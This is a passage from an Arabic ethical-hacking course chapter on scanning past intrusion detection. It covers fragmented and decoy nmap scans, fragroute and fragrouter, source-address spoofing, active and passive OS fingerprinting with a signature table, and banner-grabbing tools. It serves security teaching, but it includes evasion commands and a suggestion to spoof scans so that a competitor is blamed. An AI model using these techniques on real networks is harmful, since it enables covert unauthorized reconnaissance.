- أنظمة كشف التسلل للشبكة (**Network intrusion detection**) يبني الكشف عن عملية الفحص المستخدمة لمعرفة نظام التشغيل عن طريقة بعض الأدوات مثل **Nmap**، وغيرها. (**http://www.snort.org**) هو تقنية لكشف ومنع التسلل والتي من الممكن أن تكون عوناً كبيراً.
 - فقط المنافذ الضرورية ينبغي أن تظل مفتوحة؛ أما باقي المنافذ يجب تصفيتها حيث يحاول المهاجم الدخول عن طريق أي منفذ مفتوح. هذا يمكن أن يتحقق مع مجموعة قواعد مخصصة. تصفيه رسالة **ICMP** بجميع أنواعها الواردة ورسائل **ICMP** النوع الثالث الصادرة (**unreachable message**) من خلال جدران الحماية وأجهزة التوجيه **routers**.
 - التأكد من أن آليات التوجيه والفلترة لا يمكن تجاوزها باستخدام منافذ **source routing tech.** أو **specific source ports**.
 - اختبار نطاقات عنوان **IP** الخاص بك استخدام فحص المنفذ **TCP** و **UDP**، فضلاً عن تحقيقات **ICMP** لتحديد تكوين شبكة الاتصال والمنافذ الموجودة.
 - إذا كانت جدران الحماية التجارية قيد الاستخدام، فتأكد من أن جدران الحماية هذه مصححة بأخر التحديثات وقواعد **antispoofing** محددة بشكل صحيح، وخدمات **fastmode** لا تستخدم في بيئات التحقق من جدار الحماية.

SCANNING BEYOND IDS 3.4

حتى الآن لقد ناقشنا كيفية التحقق من وجود الأنظمة الحية والموانئ المفتوحة والذين يعتبرون اثنين من أشهر نقاط الضعف المشتركة في الشبكات. **IDS** هو اختصار لـ **Intrusion Detection System** وهي آلية الأمان التي تهدف إلى منع المهاجمين من دخول شبكة آمنة. ولكن، حتى لا **IDS** لديها بعض القيود/الحدود في توفيرها للأمن. المهاجمين يحاولون شن هجمات عن طريق استغلال هذه القيود.

تقنيات التهرب من (IDS EVASION TECHNIQUES) IDS

معظم تقنيات التهرب من **IDS** تعتمد على استخدام تجزئة الحزم التحقق (**fragmented probe packets**) على أن يتم جمعها مرة أخرى في حزمة واحدة بمجرد وصولها إلى المضيف الهدف. كما يمكن أن يحدث التهرب أيضاً من تقنيات **IDS** باستخدام المضيفين الوهميين (**spoofed fake hosts**) لإطلاق حزم فحص الشبكة.

- استخدام تقنية تجزئة الحزم (**Use fragmented IP packets**) يستخدم المهاجمون أساليب تجزئة مختلفة للتهرّب من **IDS**. هذه الهجمات مماثلة لدورة الرابط (**session splicing**). مع مساعدة من **fragroute**، يمكنك تجزئة كافة حزم التحقق المتعددة من المضيف الخاص بك أو شبكة الاتصال. يمكن أيضاً القيام به مع المساعدة من فحص المنافذ مع ميزة التجزئة مثل **Nmap**. ويتم ذلك لأن معظم أجهزة استشعار **IDS** تفشل في معالجة كميات كبيرة من الحزم المجزأة، كما أن هذا ينطوي على زيادة استهلاك وحدة المعالجة المركزية والذاكرة على مستوى شبكة الاستشعار.

- استخدام توجيه المصدر أن أمكن (**Use source routing**) توجيه المصدر (**source routing**) هي تقنية والتي بموجبها يستطيع المرسل تحديد الطريق الذي ينبغي أن تتخذه الحزمة من خلال الشبكة. فمن المفترض أن مصدر الحزمة يعرف عن تخطيط الشبكة، ويمكن تحديد أفضل مسار للحزمة.

فحص المنافذ باستخدام حزم SYN/ACK باستخدام تقنية SYN/FIN IP FRAGMENT


الفحص **SYN/FIN** باستخدام تجزئة **IP** هو عبارة عن تعديل لأساليب الفحص السابقة؛ حيث يتم تجزئة حزمة التحقق (**probe packet**). جاء هذا الأسلوب إلى حيز الوجود لتجنب النتائج الإيجابية الكاذبة من عمليات الفحص الأخرى، بسبب اجهزة فلترة الحزم الموجودة على الجهاز الهدف. في هذا الأسلوب يقوم ب التقسيم **TCP header** إلى عدة حزم بدلاً من حزمة تتحقق (**probe packet**) واحدة يتم أرسلها إلى الهدف وذلك لتجنب فلترة الحزم. ينبغي أن تشمل كل **TCP header** رقم بورت المصدر والوجهة للحزمة الأولى أثناء أي عملية انتقال أي: (**octet 64, bit 8**). ثم علامات التهيئة (**TCP or UDP Flages**) في الحزمة التالية، والتي تسمح للمضيف البعيد لإعادة تجميع الحزم عند الاستلام من خلال وحدة نمطية بروتوكول إنترنت التي تعرف على حزم البيانات المجزأة بمساعدة قيم الحقل المكافئ للبروتوكول، والمصدر، والوجهة، وتحديد الهوية.

• الحزم المجزأة Fragmented Packets

TCP Header بعد تقسيمه إلى أجزاء صغيرة، والتي تنتقل عبر شبكة الاتصال. ولكن، في بعض الأحيان تلاحظ نتائج غير متوقعة مثل تجزئة البيانات في **Rأس IP (IP header)** بعد إعادة تجميع **IP** على جانب الملقوم. بعض المضيفين قد لا تكون لهم القدرة على تحليل وإعادة تجميع الحزم المجزأة، مما قد يسبب تعطل أو إعادة تشغيل، أو حتى رصد جهاز شبكة **DUMPS**.

• جدران الحماية Fire wall

بعض جدران الحماية قد يحتوي على مجموعه من القواعد التي تمنع تجزئة IP مدمجة في الكيرنل مثل الخيار **CONFIG_IP_ALWAYS_DEFRAG** في نواة لينكس، على الرغم من أن هذا لا يطبق على نطاق واسع بسبب التأثير سلبي على الأداء. منذ كشف عدة أنظمة لاختراقات فقامت بتوظيف أساليب قائمه على التوفيق والتي تشير إلى محاولات الفحص على أساس راس كل من **IP/TCP Header** (TCP IP)، غالباً ما تكون التجزئة قادره على التهرب من هذا النوع من فلترة الحزمة وكشفها.



- يتم ذلك في **NMAP** عن طريق استخدام التعبير [-f] ليعلم على تجزئة الحزمة كالاتى:

```
#nmap -sS -A -f 192.168.168.5
```

- الأداة **fragroute** هو من أدوات اختبار **IDS** خاصه بنظام التشغيل كالي تعمل من خلال تجزئة الحزمة واعادة ارسالها حيث تتعذر أغلب أنظمة **IDS** في الكشف عنها. كتبت هذه الأداة بحسن نية للمساعدة في اختبار أنظمة الشبكة لكشف التسلل، جدران الحماية، وسلوك مكبس **TCP/IP** الأساسي.

◦ الصيغة العامة [fragroute [-f file] host]

الخيار **file** - يستخدم لجعل الامر **fragroute** يقوم بقراءة القواعد (**rulesets**) الخاصة به للقيام بعملية الفحص من ملف ما بدلاً من الملف الافتراضي **[/etc/fragroute.conf]**.

الملف **[/etc/fragroute.conf]** يكتب فيه مجموعه من الوحدات والتي تحدد طريقة عمل **fragroute**. بمجرد كتابة الوحدة في هذا الملف، فهذا يخبر **fragroute** ما يجب عليه فعله. لرؤية جميع الوحدات الذي يدعمه عن طريق الامر **man fragroute**. يكون تأثيره فقط على الحزم المنشأة من الجهاز المحلي والموجه الى الجهاز الهدف ولا يدعم **IP_Foward**.

- الأداة **fragrouter** هو من أدوات التهرب من أدوات كشف التسلل مثل **IDS**. تقوم بتنفيذ معظم الهجمات التي وصفت في "الشبكات الآمنة" الإدراجه والتهرب، والحرمان من الخدمة، ومراؤ غنه الشبكة.

لقد تم كتابة هذا البرنامج أملأاً في تطبيق منهجهية اختبار أكثر دقة على مجال الشبكة لكشف التسلل، ولكنه لا يزال فن أسود في كثير من الحالات. لاختبار جدار الحماية الخاص بك (-s) باستخدام **fragrouter**، فسوف تحتاج الى نظامين بالإضافة إلى جدار الحماية/مقلتر الحزم. وذلك لأن **fragrouter** لم يتم تصميمه لكي يدار على نفس النظام الذي تختبره (وفقاً للوثائق، وهذا لمنع الاعتداء).

◦ الصيغة العامة [fragroute [option] ATTACK]

لرؤية جميع **option** الذي يدعمه عن طريق الامر **man**.

CLOAK A SCAN WITH DECOYS

تنفيذ هذا النوع من الفحص، يجعلك تظهر للمضيف البعيد على أنك مضيف او أكثر على حسب الفخاخ (**decoy**) الذي قمت بتعيينه يقوموا بفحص الشبكة المستهدفة. وهكذا يعطي **IDS** تقرير على انه يتم فحص المنفذ 5-10 من قبل عدة عناوين IP فريدة، ولكن لن يعرف أي من هذه العناوين الحقيقي الذي يقوم بفحص المنفذ. في حين أن هذا يمكن أن يهزم من خلال تتبع مسار الموجه(**router**), وغيرها من الاليات الفعالة، عموماً أسلوب فعال لإخفاء عنوان IP الخاص بك.

يتم استخدام هذا النوع من الفحص باستخدام التعبير [-D] - ثم يتبعه مجموعة العناوين المختلفة المستخدمة كفخاخ مع عنوان IP الحقيقي الخاص بك مفصولين بفصله. يمكنك أيضاً استخدام الرمز **ME** ليعبر عن عنوان IP الحقيقي الخاص بك كالاتى:

```
#nmap -sS -O -D 192.168.168.5,192.168.16.1,192.168.168.20,192.168.16.30,ME
```

SPOOF SOURCE ADDRESS

في بعض الظروف، فإن **Nmap** قد لا يكون قادرًا على تحديد عنوان المصدر الخاص بك. في هذه الحالة، نستخدم التعبير [-S] مع عنوان IP للواجهة التي ترغب في إرسال الحزم من خلال.



يمكنك ان تستفاد من هذا ايضا في الاحتيال على الهدف اثناء فحص المنافذ باستخدام عنوان IP غير حقيقي فيعتقد الهدف أن شخصا آخر هو من يقوم بالفحص. تخيل شركة سوف يتم فحصها مارا من قبل منافس (التعبير e- والتعبير Pn-). سوف تحتاجهم لهذا النوع من الاستخدام. ملاحظة: أنك عادة لن تتلقى رد الحزم (انها سوف تكون موجهة إلى IP الذي استخدمته في الاحتيال)، لذلك سوف لا تنتج تقارير مفيدة.

BANNER GRABBING

حتى الآن لقد ناقشنا كيفية التحقق من وجود أنظمة حية، المنفذ/البورات المفتوحة، وIDS. كل هذه هي مداخل للمهاجمين لاختراق الشبكة. أداة هامة أخرى للمهاجم هو BANNER GRABBING، الذي سوف نناقش التالية.

يطلق عليه أيضا OS fingerprinting هو أسلوب لتحديد نظام التشغيل الذي يعمل على النظام الهدف البعيد. معرفة نظام التشغيل الذي يعمل في النظام الهدف البعيد يمكن أن يكون قيما للغاية لكلا من مختبر الاختراق والقراصنة. لأنها توفر فرصة كبيرة لنجاح عملية الاختراق. ولذلك بسب ان نقاط الضعف التي يتم العثور عليها تعتمد عادة على إصدار نظام التشغيل.

Banner grabbing يتكون من أما البحث عن الراية(banner) عند محاولة الاتصال بخدمة ما مثل ftp أو عن طريق تحميل ملف /bin/ls مثل binary لتحديد البنية التي بنيت عليها.

Banner grabbing يتم باستخدام تقنية fingerprinting. تقنية البصمات (fingerprinting) الأكثر تقدما تعتمد على كومة الاستعلامات (stack querying)، الذي يرسل الحزم إلى شبكة المضيف ويتم تقييمها استناداً إلى الرد.

الطريقة الأولى لاستخدام كومة الاستعلامات (stack query) والتي يشار إليها كومة TCP (TCP stack) وتشمل ارسال حزم TCP سواء القياسية او الغير قياسية الى الجهاز المضيف ثم تحليلاً الاستجابة. الطريقة الثانية تعرف بتحليل ISN (Initial Sequence Number).

في هذه الطريقة يتم تحديد الاختلاف في مولدات الأرقام العشوائية الموجودة في كومة TCP (TCP Stack). حتى هذه النقطة فإن الطريتين السابقتين تعتمد على بروتوكول TCP. هناك طريقة جديدة، باستخدام بروتوكول ICMP، يُعرف باسم تحليلاً استجابة رسائل ICMP response analysis (ICMP). وهو يتألف من إرسال رسائل ICMP إلى المضيف البعيد ثم تقييم الرد.

أحدث الطرق الان تعرف باسم تحليلاً استجابة الزمنية (temporal response analysis). هذه الطريقة مثل الآخرين، تستخدم بروتوكول TCP. تحليلاً استجابة الزمنية ينظر الى ردود (RTO) retransmission timeout من المضيف بعيد.

توجد طريتين للتعرف على نظام التشغيل (Banner Grabbing) كلاهما تعتمد على تحليلاً حزم البيانات ومقارنتها مع مجموعة من التوقيع signatures لأنظمة التشغيل المختلفة الطريقة الأولى تعرف بـ Active OS Fingerprinting وتعتمد على ارسال مجموعة من الحزم المخصصة وتحليل الرد، عيب هذه الطريقة هو التفاعل مع النظام والذي سيتسبب في تسجيل ما فعلناه في ملفات السجل logs (logs) الطريقة الثانية تعرف بـ Passive OS Fingerprinting وتعتمد على مراقبة النشاط الذي يحدث بيننا مع النظام من دون ارسال حزم Packets مخصوصة مثل التعامل مع FTP.

Active OS Fingerprinting (Active Banner Grabbing)

يُستند إلى المبدأ القائل بأن كومة IP لنظام التشغيل لديه طريقة وحيدة للرد على حزم TCP المعدة بشكل خاص. هذا ينشأ بسبب التقسيمات المختلفة لبروتوكولات TCP/IP على أنظمة التشغيل والتي تتبعها الشركات المختلفة. هذه الاختلافات تظهر عندما تقوم بقصتها بحزم غير قياسية لا تحترم القواعد الموثقة في RFC. التصرف الذي سيظهر عليها متباين من نظام إلى آخر هذا التباين هو الذي يحدد التوقيع (signature) بعد تجربة دامت سنوات تم جمع الكثير من هذه التوقيعات ووضعها في قواعد بيانات تستخدمها الأدوات المتخصصة مثل Xprobe2 و Nmap.

في Active Banner Grabbing يوجد مجموعة متنوعة من الحزم يتم إرسالها إلى المضيف البعيد، ثم مقارنة الردود بقاعدة بيانات على سبيل المثال، في OS Fingerprinting أو Banner Grabbing يتم من خلال ثمانى تجارب. تتم تسمية الثمانى تجارب إلى PU، T7، T6، T4، T5، T3، T2، T1 (Port unreachable). كل من هذه الاختبارات يتضح كما يلي، كما هو موضح من خلال الابحاث في www.packetwatch.net .

1- الاختبار الأول يطلق عليه T1، وفيه يتم ارسال حزمة TCP مع العلامات (flags) ECN-Echo و SYN الى منفذ/بورت TCP مفتوح.

2- الاختبار الثاني يطلق عليه T2، وفيه يتم ارسال حزمة TCP بدون أي علامات (no flags) الى منفذ/بورت TCP مفتوح. هذا النوع من الحزم معروف باسم NULL packet.

3- الاختبار الثالث ويطلق عليه T3، وفيه يتم ارسال حزمة TCP مع العلامات (flags) FIN و SYN و PSH و URG الى منفذ/بورت TCP مفتوح.

4- الاختبار الرابع ويطلق عليه T4، وفيه يتم ارسال حزمة TCP مع العلامة (flag) ACK الى منفذ/بورت TCP مفتوح.

5- الاختبار الخامس ويطلق عليه T5، وفيه يتم ارسال حزمة TCP مع العلامة (flag) SYN الى منفذ/بورت TCP مغلق.



- 6- الاختبار السادس ويطلق عليه **T6**، وفيه يتم ارسال حزمة **TCP** مع العلامة **ACK (flag)** الى منفذ/بورت **TCP** مغلق.
- 7- الاختبار السابع ويطلق عليه **T7**، وفيه يتم ارسال حزمة **TCP** مع العلامات **PSH** و **URG** و **flages** (flags) الى منفذ/بورت **TCP** مغلق.
- 8- الاختبار الثامن ويطلق عليه **PU (Port Unreachable)**، وفيه يتم ارسال حزمة **UDP** الى منفذ/بورت **UDP** مغلق. الهدف منه هو استخراج الرسالة **[ICMP port unreachable]** من الجهاز الهدف.

الاختبار الأخير الذي ينفذه **Nmap** يدعى **TSeq (TCP sequenceability test)**. حيث يحاول هذا الاختبار تحديد ثلاثة أشياء

- 1- أنماط إنشاء التسلسل لأرقام تسلسل **TCP** الأولية المعروفة باسم **TCP ISN sampling**.
- 2- رقم التعريف **IP** المعروف باسم **IP Identification number**.
- 3- رقم الطابع الزمني **TCP** (**TCP time stamp number**).

يتم إجراء هذا الاختبار بإرسال حزم **TCP** الستة مع العلامة **SYN** لمنفذ **TCP** مفتوح. بعد أن يتلقى **Nmap** النتائج من كافة الاختبارات، فإنه سوف يحاول مطابقة الناتج بقاعدة البيانات المسجلة عنده. فإذا تم العثور على التوقيع في قاعدة البيانات، فسوف يخمن **Nmap** نظام التشغيل البعيد. أما إذا لم يتم العثور على التوقيع في قاعدة البيانات، فإن **Nmap** سوف يعرض رسالة **"No exact matches for host"**.

الهدف من هذا هو إيجاد أنماط معروفة في تسلسل الأرقام الأولى (**ISN**) الذي تختاره تطبيقات **TCP** أثناء الرد على طلب الاتصال. هذه يمكن تصنيفها إلى مجموعات عديدة مثل التقليدية **UNIX 64k** (القديم)، زيادات عشوائية (إصدارات أحدث من سولاريس، **IRIX**، **Cray** الرقمية، وغيرها الكثير)، أو صحيح عشوائي (**لينكس 2.0.***، **OpenVMS**، **FreeBSD**، **UNIX AIX** الأحدث، الخ.). الويندوز يستخدم نموذج **[time-dependent]** حيث **ISN** يزداد بمقدار ثابت لكل فترة زمنية.

معظم أنظمة التشغيل تعمل على زيادة قيمة **IPID** لكل حزمة يرسلونها. آخرون، مثل **OpenBSD**، يستخدم **IPID** بطريقه عشوائية والبعض الآخر تستخدم (مثل لينكس) **IPID=0** في كثير من الحالات والتي لم يتم فيها تجزئة البت 'عدم التجزئة'. الويندوز لا يضع **IPID** في ترتيب بait الشبكة، حيث أنها تزيد بمقدار 256 لكل حزمة. الأرقام الأخرى التي تستخدم في الكشف عن نظام التشغيل هو قيم الطابع الزمني. بعض الأنظمة لا تدعم هذه الميزة؛ الآخرين يزيدون القيمة في ترددات 2HZ، 100HZ، أو 1000HZ، ولا يزال آخرون = 0

Passive OS Fingerprinting (Passive Banner Grabbing)

مصدر المقالة التالية: <http://honeynet.org>

Passive Banner Grabbing، هو أيضا يستند إلى التطبيقات المختلفة لكومة **TCP/IP** وطرق نظام التشغيل المختلفة للاستجابة لهذه الجزء مثل **Active Banner Grabbing**. ومع ذلك، بدلاً من الاعتماد على فحص المضيف الهدف، ينقط الحزم من المضيف الهدف عن طريق **sniffing** لدراسة الإشارات الواضحة التي يمكنها أن تكشف عن نظام تشغيل.

المجالات الأربعية التالية التي يتم متابعتها لتحديد نظام التشغيل:

- **TTL (مدة الصلاحية)** - ما هي مدة الصلاحية (**Time to live**) (Time to live) التي تعينها نظام التشغيل على الحزمة الواردة؟
- **Windows size (حجم النافذة)** - إن نظام التشغيل يحدد حجم الإطار.
- **DF** - هل نظام التشغيل يحدد منع تجزئة البت؟
- **OS** - هل يقوم نظام التشغيل بتحديد نوع الخدمة، وإذا كان الرد بالإيجاب، ما نوع الخدمة؟

يجب أن يكون دقيقاً ولا يقتصر فقط على هذه التواقيع الأربعية. ومع ذلك، بالنظر في عدد من التوقيعات والجمع بين المعلومات، يمكن تحسين الدقة. ما يلي هو تحليل لحزمة تم التقاطها بواسطة **sniffed packet** (**sniffed packet**) والتي تم شرحها من قبل لانس سبيتزنير في مدونته عن **passive fingerprinting** في (<http://old.honeynet.org/papers/finger/>).

04/20-21:41:48.129662 129.142.224.3:659 -> 172.16.1.107:604

TCP TTL:45 TOS:0x0 ID:56257

FA* Seq: 0x9DD90553

Ack: 0xE3C65D7 Win: 0x7D78

Based on our 4 criteria, we identify the following:

- TTL: 45
- Window Size: 0x7D78 (or 32120 in decimal)
- DF: The Don't Fragment bit is set
- TOS: 0x0



Database Signatures (قاعدة بيانات التواقيع)

هذه المعلومات التي تم التقاطها يتم مقارنتها بقاعدة بيانات التواقيع مثل الاتي:

#	#	Lists of fingerprints for passive fingerprint monitoring	#	Updated 23 May, 2000	#	#	
#	#	Mail your signatures to Lance Spitzner <lance@spitzner.net>	#	#	#	#	
# OS	#	VERSION	PLATFORM	TTL	WINDOW	DF	TOS
#---	#---	-----	-----	---	-----	--	---
DC-OSx		1.1-95	Pyramid/NILE	30	8192	n	0
Windows		9x/NT	Intel	32	5000-9000	y	0
NetApp		OnTap	5.1.2-5.2.2	54	8760	y	0
HPJetDirect		?	HP_Printer	59	2100-2150	n	0
AIX		4.3.x	IBM/RS6000	60	16000-16100	y	0
AIX		4.2.x	IBM/RS6000	60	16000-16100	n	0
Cisco		11.2	7507	60	65535	y	0
DigitalUnix		4.0	Alpha	60	33580	y	16
IRIX		6.x	SGI	60	61320	y	16
OS390		2.6	IBM/S390	60	32756	n	0
Reliant		5.43	Pyramid/RM1000	60	65534	n	0
FreeBSD		3.x	Intel	64	17520	y	16
JetDirect		G.07.x	J3113A	64	5804-5840	n	0
Linux		2.2.x	Intel	64	32120	y	0
OpenBSD		2.x	Intel	64	17520	n	16
OS/400		R4.4	AS/400	64	8192	y	0
SCO		R5	Compaq	64	24820	n	0
Solaris		8	Intel/Sparc	64	24820	y	0
FTX(UNIX)		3.3	STRATUS	64	32768	n	0
Unisys		x	Mainframe	64	32768	n	0
Netware		4.11	Intel	128	32000-32768	y	0
Windows		9x/NT	Intel	128	5000-9000	y	0
Windows		2000	Intel	128	17000-18000	y	0
Cisco		12.0	2514	255	3800-5000	n	192
Solaris		2.x	Intel/Sparc	255	8760	y	0

بالنظر إلى **TTL** المستخدمة من قبل المضيف البعيد، والتي تم تعينها بواسطة **sniffer trace** والتي نجدها هنا تساوى 45. هذا يشير إلى أن هذه الحزمة ذهبت من خلال **19hops** للوصول إلى الهدف، حيث **TTL** الأصلي يجب أن يتم تعينها إلى 64. استناداً إلى **TTL** هذا، يبدو أنه تم إرسال الحزمة من نظام التشغيل لينكس أو **FreeBSD** (ومع ذلك، تحتاج إلى مزيد من التوقعات المراد إضافتها إلى قاعدة البيانات). ويتم تأكيد هذا **TTL** بالقيام **traceroute** (تعقب الاتصال) إلى المضيف البعيد. إذا كان يلزم القيام بالتبعد خمسة (**Traceroute**)، يكون فيه **TTL** الافتراضي يعادل 30 ويتم تعديلهما إلى واحد أو اثنين من **hops** أقل من المضيف البعيد (باستخدام الخيار **-m**). إعداد **traceroute** بهذه الطريقة يكشف عن معلومات المسار (بما في ذلك الموفر **upstream**) دون لمس حقيقي بالمضيف البعيد.

Windows size (حجم النافذة)

الخطوة التالية هي مقارنة أحجام النافذة (**compare windows size**). حجم النافذة (**windows size**) اداء آخرى فعاله والتي تحدد على وجه التحديد ما حجم النافذة التي تم استخدامها وكيف يتم تغييرها. في المثال السابق نجد ان حجم النافذة (**windows size**) تم تعينه الى **0x7D78**، حجم النافذة الافتراضي المستخدم في أنظمة التشغيل لينكس و **Solaris** و **FreeBSD** يميل الى المحافظة على نفس حجم نافذة في جميع أرجاء الجلة. ومع ذلك حجم النافذة لأجهزة التوجيه الخاصة بسيسكو ونظام التشغيل ويندوز تتغير باستمرار. حجم النافذ يصبح أكثر دقة إذا قيس بعد القيام بنظام المصادفة الثلاثية الخاص ببروتوكول TCP وذلك لبطء هذا البروتوكول.

Session Based

معظم أنظمة تستخدم مجموعة **DF bit**، حتى هذا ذات قيمة محددة. ومع ذلك، هذا يجعله سهل في تحديد عدد قليل من الأنظمة التي لا تستخدم علامة **DF** (مثل أنظمة **SCO** أو **OpenBSD**). **TOS** هو أيضا ذات قيمة محددة، نظراً لأنه يبدو أن يكون مستند اكثر إلى **operating-system-based** من **Session-based**. وبعبارة أخرى، ليس هناك الكثير من أنظمة التشغيل التي تحدد **TOS**، ولكن البروتوكول يستخدم. ولذلك، استناداً إلى هذه المعلومات، على وجه التحديد **TTL** وحجم النافذة، حيث يمكنك مقارنة النتائج إلى قاعدة بيانات التواقيع، ومع درجة من الثقة، تحديد نظام التشغيل (في هذه الحالة، نواة لينكس x.2.2).



تماماً كما هو الحال مع **Active fingerprinting**، فإن **Passive fingerprinting** عليه بعض القيود. أولاً، لن تستخدم التطبيقات التي تبني الحزم الخاصة بهم (مثل **nemesis**، **hunt**، **Nmap**، إلخ) نفس التوقيعات لـنظام التشغيل. ثانياً، بسيط نسبياً لمضيف بعيد من ضبط **TTL**، حجم النافذة، أو **DF** أو **TOS** على الحزم.

يمكن استخدامه لعدة أغراض أخرى. القراءة يمكنهم استخدام **Stealthy fingerprinting**. على سبيل **Passive fingerprinting** المثال، لتحديد نظام التشغيل الهدف، مثل ملقم ويب، فإنك بحاجة فقط لطلب صفحة ويب من الملقم الهدف، ثم تحلي **sniffer traces**. هذا يتتجاوز الحاجة إلى استخدام أداة نشطة التي يمكن الكشف عنها بواسطة نظم **IDS** المختلفة. أيضاً في تحديد الوكيل البعيد (**remote proxy**) لجدار الحماية. بمجرد قيام جدار الحماية بإعادة بناء اتصالات العملاء، قد يكون من الممكن معرفة جدار الحماية **IDS** استناداً إلى التوقيعات التي تم مناقشتها سابقاً. يمكن للمؤسسات استخدام **Passive fingerprinting** لتحديد الأنظمة المارقة على شبكة الاتصال الخاصة بهم. وتكون هذه النظم غير مرخص لها على الشبكة.

لماذا؟ BANNER GRAPPING

لأنه يستخدم في تحديد نظام التشغيل المستخدم على المضيف الهدف والتي يسمح للمهاجم لمعرفة نقاط الضعف التي يملكتها النظام والمأثر التي قد تعمل على النظام لمواصلة شن هجمات إضافية.

BANNER GRABBING TOOLS


يمكنك أداء **BANNER GRABBING** بمساعدة بعض الأدوات. تتوفر العديد من الأدوات في السوق. هذه الأدوات تجعل **BANNER GRABBING** مهمة سهلة. وفيما يلي أمثلة على هذه الأدوات:

ID SERVE


المصدر: <http://www.gre.com>


ID serve تستخدم لتحديد إنشاء، نموذج، ونسخة برامج الملقم في أي موقع على شبكة الإنترنت؛ كما أنها تستخدم لتحديد ملقمات إنترنت (غير الإنترنت) غير **HTTP** مثل **NEWS**, **FTP**, **SMTP**, **POP**، إلخ.

- لا يحتاج إلى تثبيت يعمل مباشرة بمجرد الضغط على الأيقونة المعتبرة عنه ليبدأ العمل فتظهر الشاشة التالية:




- من الشاشة الرئيسية نقوم بالضغط على **ServerQuery** الموجودة كالاتى فتؤدى الى ظهور الشاشة التالية:





- نقوم بوضع اسم السيرفر الهدف او عنوان IP المقابل له في الخانة المقابلة لرقم 1.
- نضغط على Query The Server الموجود مقابل الرقم 2 حتى يتم تحليل السيرفر.
- في الخانة المقابلة لرقم 3 ينتج ناتج التحليل ثم يعطى الناتج النهائي في الخانة المقابلة لرقم 4 كالتالي:



AMAP TOOL

المصدر: <https://www.thc.org>

لم تعد هذه الأداة متوفراً لها نسخة تعمل على نظام التشغيل ويندوز وأصبحت مقتصرة على لينكس فقط في الإصدارات الحديثة. يستخدم هذا التطبيق في تحديد التطبيقات التي تعمل على البورات/المنافذ المفتوحة. يتم ذلك عن طريق إرسال حزمة trigger ثم النظر إلى نتائج الاستجابة.

- نقوم بتحميل الملف المصدري من موقع الويب مالك هذه الأداة ثم فك ضغط هذه الأداة باستخدام الامر التالي:

```
